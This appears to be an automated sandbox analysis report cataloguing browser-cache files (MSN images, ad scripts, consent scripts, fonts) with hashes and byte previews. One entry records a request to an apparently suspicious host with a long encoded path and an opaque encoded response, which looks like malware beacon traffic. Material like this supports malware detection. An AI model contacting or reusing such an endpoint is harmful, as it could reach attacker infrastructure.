Preview:	GIF89a2.2.....7..;..?..C..I..H..<..9.....8..F..7..E..@..C..@..6..9..8..J..*z.G..>..?..A..6..>..8..:...A..=..B..4..B..D..=..K..=..@..<..:..3~..B..D.....,|.4..2..6..:...J..;..G....Fl..1}.4..R.... .Y..E..>..9..5..X..A..2..P..J../|.9.....T.+Z.....+..<.Fq.Gn..V..;..7.Lr..W..C..<.Fp.].....A.....0{.L..E..H..@.....3..3..O..M..K....#[.3i..D..>.....I....<n..;..Z..1..G..8..E....Hu..1..>.. T..a.Fs..C..8..0}....;..6..t.Ft..5.Bi..:..x...E.....'z^~.....[....8`.....;..@..B.....7.....<.....F.....6.....>..?.n.....g.....s...)a.Cm....'a.0Z..7....3f..<.:e.....@.q.....Ds..B....!P .n...J.....Li..=.....F.....B.....:r....w..|.....`..[}.g...J.Ms..K.Ft....'..>.....Ry.Nv.n..]..Bl.....S..;....Dj.....=.....O.y.....6..J.....)V..g..5.....!..NETSCAPE2.0.....!...d...,....2.2..... ..3.`..9.(|.d.C .wH.(."D...(D.....d.Y.....<.(PP.F...dL.@.&.28..$1S....*TP.....>...L..!T.X!.(..@a..IsgM..|..Jc(Q.+.....2.:.)y2.J.....W,..eW2.!....!....C.....d...zeh....P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBUE92F[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	708
Entropy (8bit):	7.5635226749074205
Encrypted:	false
SSDEEP:	12:6v/78/gMGkt+fwrs8vYfbooyBf1e7XKH5bp6z0w6TDy9xB0IIDtqf/bU9Fqj1yfd:XGVw9oiNH5pbPDy9xmju/AXEyfYFW
MD5:	770E05618413895818A5CE7582D88CBA
SHA1:	EF83CE65E53166056B644FFC13AF981B64C71617
SHA-256:	EEC4AB26140F5AEA299E1D5D5F0181DDC6B4AC2B2B54A7EE9E7BA6E0A4B4667D
SHA-512:	B01D7D84339D5E1B3958E82F7679AFD784CE1323938ECA7C313826A72F0E4EE92BD98691F30B735A6544543107B5F5944308764B45DB8DE06BE699CA51FF7653
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBUE92F.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs...%...%.IR$....YIDAT8OM..LA...~...''.q...X.....+"q@...A...&H..H...D.6..p.X".....z.d.f*.....rg.?.....v7.....\.{eE. .LB.rq.v.J.:*tv...w.....g../.ou.]7.....B..{..|.S.....^....y.....c.T.L...(.dA..9.}.....5w.N.....>z.<..:.wq.-.....T..w.8-.>P...Ke....!7L.....I...?.mq.t....?..'.(....'j.....L<)L%.....^..<.. =M...rR.A4..gh...iX@co..I2....`9}...E.O.i?..j5.|$.m..-5....Z.bl...E.....'MX[.M.....s...e..7..u<L.k.@c.....k..zzV....O.....e.,.5.+%.,,.....!.....y;..d.mK..v.J.C..0G:w...O.N..... ..J....|....b:L=...f:@6T[...F..t.....x.....F.w..3....@.>.....!..bF.V..?u.b&q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBX2afX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	688
Entropy (8bit):	7.578207563914851
Encrypted:	false
SSDEEP:	12:6v/74//aaICzkSOms9aEx1Jt+9YKLg+b3OI21P7qO1uCqbyldNEiA67:BPObXRc6AjOI21Pf1dNCg
MD5:	09A4FCF1442AD182D5E707FEBC1A665F
SHA1:	34491D02888B36F88365639EE0458EDB0A4EC3AC
SHA-256:	BE265513903C278F9C6E1EB9E4158FA7837A2ABAC6A75ECBE9D16F918C12B536
SHA-512:	2A8FA8652CB92BBA624478662BC7462D4EA8500FA36FE5E77CBD50AC6BD0F635AA68988C0E646FEDC39428C19715DCD254E241EB18A184679C3A152030FD9FF 8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBX2afX.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d...EIDATHK.Mh.A.....4.....b.Zoz....z."....A../.X.../.....''(*.A.(.qPAK/.....I.Yw3…M...z./...7..}o... ~u'...K_...YM...5w1b....y.V.|.-e.i..D...[V.J...C.....R.QH....:....U.....].$]LE3.}.....r..#.]...MS.....S..#..t1...Y...g..... 8."m.....Q..>,..?S..{.(7.....;..I.w...?MZ..>.....7z.=.@.q@.;.U..~. ....:.[.Z+3UL#.....G+3.=.V."D7...r/K._..LxY.....E..$..{. sj.D...&.....{.rYU..~G....F3..E...{. .....S....A.Z.f<=.....'.1ve.2}[.....C....h&....r.O..c....u... .N_.S.Y.Q~.?..0.M.L..P.#... b..&..5.Z....r.Q.zM'<...+.X3..Tgf._...+SS...u.....*./.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBnYSFZ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	560
Entropy (8bit):	7.425950711006173
Encrypted:	false
SSDEEP:	12:6v/78/+m8H/Ji+Vncvt7xBkVqZ5F8FFl4hzuegQZ+26gkalFUx:6H/xVA7BkQZL8OhzueD+ikalY
MD5:	CA188779452FF7790C6D312829EEE284
SHA1:	076DF7DE6D49A434BBCB5D88B88468255A739F53
SHA-256:	D30AB7B54AA074DE5E221FE11531FD7528D9EEEAA870A3551F36CB652821292F
SHA-512:	2CA81A25769BFB642A0BFAB8F473C034BFD122C4A44E5452D79EC9DC9E483869256500E266CE26302810690374BF36E838511C38F5A36A2BF71ACF5445AA2436
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBnYSFZ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d....IDAT8O.S.KbQ..zf.j...?@.....J.....z..EA3P....AH...Y..3.....|6.6}.....{..n. ...b.....".h4b.z.&.p8`. ..:..Lc....*u:.....D...i$.)..pL.^..dB.T....#.f3...8.N.b1.B!.\...n..a...a.Z.....J%.x<....|..b.h4.`0.EQP.. v.q....f.9.H`8..\...j.N&...X,2...<.B.v[.(.NS6..|>..n4...2.57.*.....f.Q&.a-..v..z..{P.V... ...>k.J...ri..,.W.+.....5:.W.t...i.....g....\.t..8.w...:.....0....%~...F.F.o".'rx...b..vp....b.l.Pa.W.r..aK..9&...>.5...`..'W.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\a5ea21[1].ico	
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}..jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\g6yaC0Y[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2464
Entropy (8bit):	5.985101502504591
Encrypted:	false
SSDEEP:	48:IwgrwffRMN+4xpihcoAtmdydQ+nR4z3Swa0FUBmmX3Aw6lxt6iMibzuM8WyVN:Iwgk3RFutmKQi4r1kHAwjxpV2M8L
MD5:	A214C9D621F37A4A5DD418FE4B986283
SHA1:	96B4D5DED9599F50A7557A927384A054721496C6
SHA-256:	A63A214D997D6A6B91E278F99EE16E9EDD06ABC4C515797838E22B8E59C96784
SHA-512:	9D7F21113869653138AF6DE31ED741CC17EA7C5FD0EA2540290AB31B1730E77D0226C0565328466B7A578074F4793EAE14E881E69D7C2F8D5D354A130E97779E
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/qCo8Oh_2F6L/Un922nXSLi5jud/Tm30EKBziEw7_2FtAqIdr/fGZBjc4EihNVt7kd/UjRqgXmTO_2BU4F/xrnYYxpUb1fpczOFmB/wh_2BNTFR/q9zp_2BjPfVhwarVMvlw/H8NdJdOM3qLLWd54hNt/usFI9bADpekICd8xH_2Fpo/y_2F7jfzgYQhs/HoCX2_2B/9kLmdILecOZpjnoEnrDkKOI/dR2aNVfJbu/dLbU8vAVFwv6v2jhf/oYN_2FVFyo3c/sInTI2N1ha3/vw8QIHIBE1HmZ6/OZnb9lb3aPGbtAH5L1Za5/ssU0QwA9P5WBshWj/af4bMUuPYYBp_2B/XSRAzR6A/g6yaC0Y
Preview:	yH1jdu6A3JXa3Lq3zi2fILvgOkzlvcXN9uLrxhqmjf7xZ9FlGvpMoGwaRCwOHC/VJHobp6f5mxQDagdXf/UAykqOez2iAi8S1QTxI5RjciQ9M3zJ0gO+uB+8UjKkmhXXi8zFhjqj6P/xOgW/cj3KpjoEfV447fouT6/cGaELhOBtGrGYRpwNPPm+4diOo2POKlysoWnAzdgVA5dtjvhPkBXKpqO7l/JlZHCGmL1OvwLvkrTbCf1U4Tq4/HT/NrZ22ih3uLfsgJooHHxSOzfrHo666q7tTAmlZ1UntrTlm/QQmAjpFTqZavEeuxOCFsISObUg7E5LQ1dIfLBq0oQ4ksS/1KnZAuSTq4SNqmSu9DW4uAQklk+N9gy6ZFeIf7xvhvpAixu+hYTmR9yLxU/Qb0z1aBU4Hj8ERvvOz/MKwQd5VBw43xKJJOF5BBMU3Pki/SXdkzLqVWVHG2Rg57xug1xL7LMC7zWaP8R7J1vMH0AgFkJ2nfTlFNCjm+KQa/t+BbaaQFyBcVeVpQ3pF2nvbiiwK2n8sE0k4Ph7uoIzN2yMwbgHk3+anOifiPAhaMju58flJ4WaUvwESVZkBw/hGX7XpxAPBTdEbRvnLspelcDP659e9xh9ql7VgTtCF1cArfTXZbhjik8shI2NFbFC0Hvj/DseaIhwN/UHuS1BoHf8TNQ6i103oFq7s7Krif5AkWhM9ch6ZDz42UUt4OvaHicTbXJfHWLH6jF9O8P3Bmfe/7fbd4ZsW2A/bjkowyXYhKJfNQJliooD/r2+3MNXX3b60IE/20q+rVPqJer3QaqMAc6GhvUMEwiYYX4m2+Vt44nItwj+CZYK36CiIq6z/3Hukr1glDWJ7ExtFGVnhs2ZHRZ+3AMz2J0gr9iFY2pdTXgeJA40mOUlHiYdnLVe3/K+oqbSSc95y3pVukE2MDbyJa6owW73M6kqG/cptKjYODRdeQSR5esF7eSOaeJq+I9U8qtrhkqaUmKyiXcq

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\http___cdn.taboola.com_libtrc_static_thumbnails_238d309261f67bed86c9e8aa10fc588b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	28048
Entropy (8bit):	7.981103278092901
Encrypted:	false
SSDEEP:	768:rlcPWmag1qOEkRO/Wia02BEiUdtRuAgoV0:rePHaghEkR8Wi7TfvwH3
MD5:	A70D7122C862C0F01528A1F93589D83D
SHA1:	BE781CD9FE5131FA5FE2C38123CF3FD6BADA8DEB
SHA-256:	CE00F8D5A630C14165C900C9951A36A2BA6D10F594C9CA70A525BE27616BA348
SHA-512:	159B38F1AA2DEB5710033B642507F161BCB449FD730A2B3597653CB23F4D7D4BE1AF5CBFAA085BC3B0EC8AF654C2D44B50E62C16F805B0352B4B2C643F707FC0
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F238d309261f67bed86c9e8aa10fc588b.jpg
Preview:	......JFIF.....&""&0-0>>T....."......".$...$.6*&&*6>424>LDDL_Z_||.....7.....7.....L. @..... @..... A.A.@..T|}../...+...+../..8..9P @.....j.-..{9.....l.8n....v.j.....J...d].t"..hgA...my....v9.D.gT.....c.s..7.I.t.oy.....9..._...:.6.k....l..'.+8.4.._F!..;~U..E.....).G..7..`n.9k.zl.:/Q....t..:.!C.#...;..d..B.....K ...W.%.9B...XlM....?..p.7:8r-.=.?<7|.G}:.s....Q_O.....K...U...!.3...b>k.,A.V...K#....u.y.oy.B'xd.|Uv^.....>[7.....}_..x.....y..c...T..[.._.....e.;.4.".u..6=..,2..H...:.~..7.....h....u..8=Y..k.%..V.fi.d.|.....S:.^...n...gM]J.}.....[b.%..8.j.Q.K..bz...3..)...n....t..g%....H.kG.....Tad.._@....\=.BG.O.:. ..O..)a.Lu...V....{.r.Z./..._,..2.!.V.,,..j.ia.5Bi....Vz...V.[.....M..z.y.J..nBy....r7..M!...f.3_R.....Ay.....$V...I....b.t/....s. ...O.....$..g...g.....m2;uaj}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\http___cdn.taboola.com_libtrc_static_thumbnails_f52032391a565ce1f56d11eb2ad607c3[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	8591
Entropy (8bit):	7.946592792308832
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\http___cdn.taboola.com_libtrc_static_thumbnails_f52032391a565ce1f56d11eb2ad607c3[1].jpg	
SSDEEP:	192:/8Dt7Ky0YIqFRaAMRcx0y/W1OEhFI+I6eOy:/8D9IAM9OC0X5
MD5:	39E5B2258A745DC9316075FFF8A0AC39
SHA1:	3FD7D0FD193810973CCE07DE9B693FDE6F9874D3
SHA-256:	EEF9FD0054A8E7DAE10C188C3EFCD1542E22BCD1FC17A70ADF994CC2D54B8FA0
SHA-512:	893139044F05EA5727D27EF1672F43E6B5E8D4371104C3EC645EA464D2D1995443FFD593115734F43EB86C4E1E9B24830F2E4826206D0EA9F720840D242741E2
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Ff52032391a565ce1f56d11eb2ad607c3.jpg
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7....".....4.....9...%.q.....WF.....G....'X4.2m.s.1..0..|.....=..]:F5.HPz<.4..W~;.U).r...8.d.....=.;[..3.tZ.....wgNG.....8.....>l.....?.{....\`.I..fD.....E.....sq...z..X.{...>^....z.,.`...3.d.P...>q.OG.....l..kui..L....>.....=...8P.....<7N.N|..t..va..gq...p....{YI-.u.R.E....]..)....|{.....-.....3.....iYn..O/..L.....D..m...Rde...#".h..$.e.\yt.....!.:./..Fm.T...N.'..pu\..$.{.....x....oS.Y....$tc...0...;;3..g.U.`...%._GJ.r.E..7?.."g....."....M..(.a`H.i.7..d.4YY "..W.i.Q.....q...,...Z...5..Y.Z.+b^..3..(.%.....<;....n.X.~...N...v.^.qA.88..Z...).b.....].c.....j..P.R.'...g.{..N.'.X...1.1.d.h..6IfU<8.IL..?Q...j..B..K...M-Lp...\.&.....K.j..<.?.....:...zk%.M....>.V.ae..[...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\https___gallery-pl.go-game.io_uploads_2020_01_RAD_Aina_Spear_B77389_1000x600_NoOS_English&IMG=1NPP[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	25033
Entropy (8bit):	7.9775299540073155
Encrypted:	false
SSDEEP:	384:/AHGBPmCHUVCUW2qIgHqWvqSZlobMowuipLenfcH0JdLWUPo0x/QmUr1CY4NR6Zu:/zFRHUoUW2q8VSZ0MoN2Lt0VQmdY6row
MD5:	8000A20E04C4F8C73B475DF0B7DCE564
SHA1:	8E92748129EF7F7D63CC55A93F6546A2396A966C
SHA-256:	F523BF27D421585556127606833D983DE85DCB767A943C69B0BB50EB972DAE89
SHA-512:	442B1C187317998716B269E1A8BE6BA71E4675D69C8D12AAA74D61DDF3F85F8702EAEA7C1F6A7D108EC74EC344847DDA23F5C375AD49EC382A00BA325316DCA
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fgallery-pl.go-game.io%2Fuploads%2F2020%2F01%2FRAD_Aina_Spear_B77389_1000x600_NoOS_English%26IMG%3D1NPP.jpg
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....$.....$6"(""("60:/,/:0VD<<DVdTOTdylly.....7.....3.....).x.....y..i...1.i....5..Y....>.=.#.....mI5h.&.e[..pg...FtdTe.Ef_..D.[.;,.".....\|g.@o.XS.>m82.qO.rt..t..#.....s.h.~m....D...o._F..8?m..2.....5.i2q...d.a.U._.8.....>..1Dk....n0.T.a..],$DE.X...9..".NXJA..+p{..yL../#H..k....*..../..f.:.`*.{C.b.RtJ.VB^CZ...W...K...,Jj.f..".{*...3....U.hr.tS.wy.}y.:.y.R`..m....}...|..z...;..\.Z.....VB.....v.VQ.#..|.(2....E....+.....X:...Q..[.a..E..4.!...u.I?9..S....n.....n2..'y..J.z]..... ..y...'...7K.7V.....II.....a....c3..$z....%.A.....I....b..W..$:..|.....q..q....%...e{...)=..A..`.."...m.^,...5.....X.....K/....NJ....W.r....6.hRfp..q..%.w....X.....lY)A.%r'..K.q.6U.M....2.u.....yzH...+.....,!e..U.{.,,...$e.<...D8.|1.]..?...%....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	384616
Entropy (8bit):	5.4840713655045805
Encrypted:	false
SSDEEP:	6144:4mQ9Tw5qIZvbzH0m9ZnGQVvgz5RCu1b3xKSv7IW:ElZvvPnGQVvgnxVhK07IW
MD5:	033397138B4AC9FDEF8F3BE7404A28B5
SHA1:	1DF3E003AEF33A350521F726AE357E44D1AA6CC0
SHA-256:	A8F692111A5DE80BEA7285864137B12F12A1313E771D86612B4110A7E5D924CE
SHA-512:	447DB7E518352EFDFEAD001E9689E47F4BAE5A64044D33807D57F2EE7843A9967B3E85793389D122F1689498DF6FD80EBE1E1865FB2AD9BA9C35BEA16D4B972
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++)e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{logLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0].errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otFlat[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	12588
Entropy (8bit):	5.376121346695897
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otFlat[1].json	
SSDEEP:	192:RtmLMzybpgtNs5YdGgDaRBYw6Q3gRUJ+q5iwJlLd+JmMqEb5mfPPenUpoQuQJ/Qq:RgI14jbK3e85csXf+oH6iAHyP1MJAk
MD5:	AF6480CC2AD894E536028F3FDB3633D7
SHA1:	EA42290413E2E9E0B2647284C4BC03742C9F9048
SHA-256:	CA4F7CE0B724E12425B84184E4F5B554F10F642EE7C4BE4D58468D8DED312183
SHA-512:	A970B401FE569BF10288E1BCDAA1AF163E827258ED0D7C60E25E2D095C6A5363ECAE37505316CF22716D02C180CB13995FA808000A5BD462252F872197F4CE9E
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/assets/otFlat.json
Preview:	.. {.. "name": "otFlat",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtYmFubmVyLXNkayIgY2xhc3M9Im90RmxhdCI+PGRpdiBjbGFzcz0ib3Qtc2R rLWNvbnRhaW5lciI+PGRpdiBjbGFzcz0ib3Qtc2RrLXJvdyI+PGRpdiBpZD0ib25ldHJ1c3QtZ3JvdXAtY29udGFpbmVyIiBjbGFzcz0ib3Qtc2RrLWVpZ2h0IG90LXNka y1jb2x1bW5zIj48ZGl2IGNsYXNzPSJiYW5uZXJfbG9nbyI+PC9kaXY+PGRpdiBpZD0ib25ldHJ1c3QtcG9saWN5Ij48aDMgaWQ9Im9uZXRydXN0LXBvbGljeS10aXRsZSI +VGhpcyBzaXRlIHVzZXMgY29va2llczwvaDM+PCEtLSBNb2JpbGUgQ2xvc2UgQnV0dG9uIC0tPjxkaXYgaWQ9Im9uZXRydXN0LWNsb3NlLWJ0bi1jb250cm9sIj48ZGl2 W9iaWxlIENsb3NlIEJ1dHRvbiBFTkQtLT48cCBpZD0ib25ldHJ1c3QtcG9saWN5LXRleHQiPldlIHVzZSBjb29raWVzIHRvIGltcHJvdmUgeW91ciBleHBlcmllbmNlLCB 0byByZW1lbWJlciBsb2ctaW4gZGV0YWlscywgcHJvdmlkZSBzZWN1cmUgbG9	.. {.. "name": "otFlat",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtYmFubmVyLXNkayIgY2xhc3M9Im90RmxhdCI+PGRpdiBjbGFzcz0ib3Qtc2R rLWNvbnRhaW5lciI+PGRpdiBjbGFzcz0ib3Qtc2RrLXJvdyI+PGRpdiBpZD0ib25ldHJ1c3QtZ3JvdXAtY29udGFpbmVyIiBjbGFzcz0ib3Qtc2RrLWVpZ2h0IG90LXNka y1jb2x1bW5zIj48ZGl2IGNsYXNzPSJiYW5uZXJfbG9nbyI+PC9kaXY+PGRpdiBpZD0ib25ldHJ1c3QtcG9saWN5Ij48aDMgaWQ9Im9uZXRydXN0LXBvbGljeS10aXRsZSI +VGhpcyBzaXRlIHVzZXMgY29va2llczwvaDM+PCEtLSBNb2JpbGUgQ2xvc2UgQnV0dG9uIC0tPjxkaXYgaWQ9Im9uZXRydXN0LWNsb3NlLWJ0bi1jb250cm9sIj48ZGl2 W9iaWxlIENsb3NlIEJ1dHRvbiBFTkQtLT48cCBpZD0ib25ldHJ1c3QtcG9saWN5LXRleHQiPldlIHVzZSBjb29raWVzIHRvIGltcHJvdmUgeW91ciBleHBlcmllbmNlLCB 0byByZW1lbWJlciBsb2ctaW4gZGV0YWlscywgcHJvdmlkZSBzZWN1cmUgbG9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otSDKStub[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	13479
Entropy (8bit):	5.3011996311072425
Encrypted:	false
SSDEEP:	192:TQp/Oc/tBPEocTcgMg97k0gA3wziBpHfkmZqWoa:8R9aTcgMNADXHfkmvoa
MD5:	BC43FF0C0937C3918A99FD389A0C7F14
SHA1:	7F114B631F41AE5F62D4C9FBD3F9B8F3B408B982
SHA-256:	E508B6A9CA5BBAED7AC1D37C50D796674865F2E2A6ADAFAD1746F19FFE52149E
SHA-512:	C3A1F719F7809684216AB82BF0F97DD26ADE92F851CD81444F7F6708BB241D772DBE984B7D9ED92F12FE197A486613D5B3D8E219228825EDEEA46AA8181010B9
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/scripttemplates/otSDKStub.js
Preview:	var OneTrustStub=function(t){"use strict";var l=new function(){this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this .genVendorsData=[],this.IABCookieValue="",this.oneTrustIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStu bReady=!0,this.geolocationCookiesParam="geolocation",this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU" ,"MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","LI","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bann erScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMigratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userL ocation={country:"",state:""}},e=(i.prototype.initConsentSDK=function(){this.initCustomEventPolyfill(),this.ensureHtmlGroupDataInitialised(),this.updateGtmMacros(),this.f etchBannerSDKDependency()},i.prototype.fetchBanner

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	downloaded
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/ea/4996b9.woff
